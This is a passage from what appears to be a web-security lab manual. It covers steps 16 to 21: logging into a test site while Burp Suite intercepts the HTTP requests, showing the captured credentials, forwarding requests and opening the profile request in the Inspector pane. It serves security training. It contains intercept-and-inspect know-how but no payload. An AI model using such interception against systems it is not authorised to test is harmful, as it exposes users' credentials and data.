
Note: Here, we are logging in as a registered user on the website.



16. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.

Note: You can observe that the entered login credentials were intercepted by the Burp Suite.

17. Now, keep clicking the **Forward** button until you are logged into the user account.




18. Switch to the browser, and observe that you are now logged into the user account, as shown in the screenshot.


19. Now, click the **View Profile** tab from the menu bar to view the user information.

20. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and keep clicking the **Forward** button until you get the HTTP request, as shown in the screenshot.

21. Now, click **Expand** icon present in the right-corner of the window in the **INSPECTOR** section.

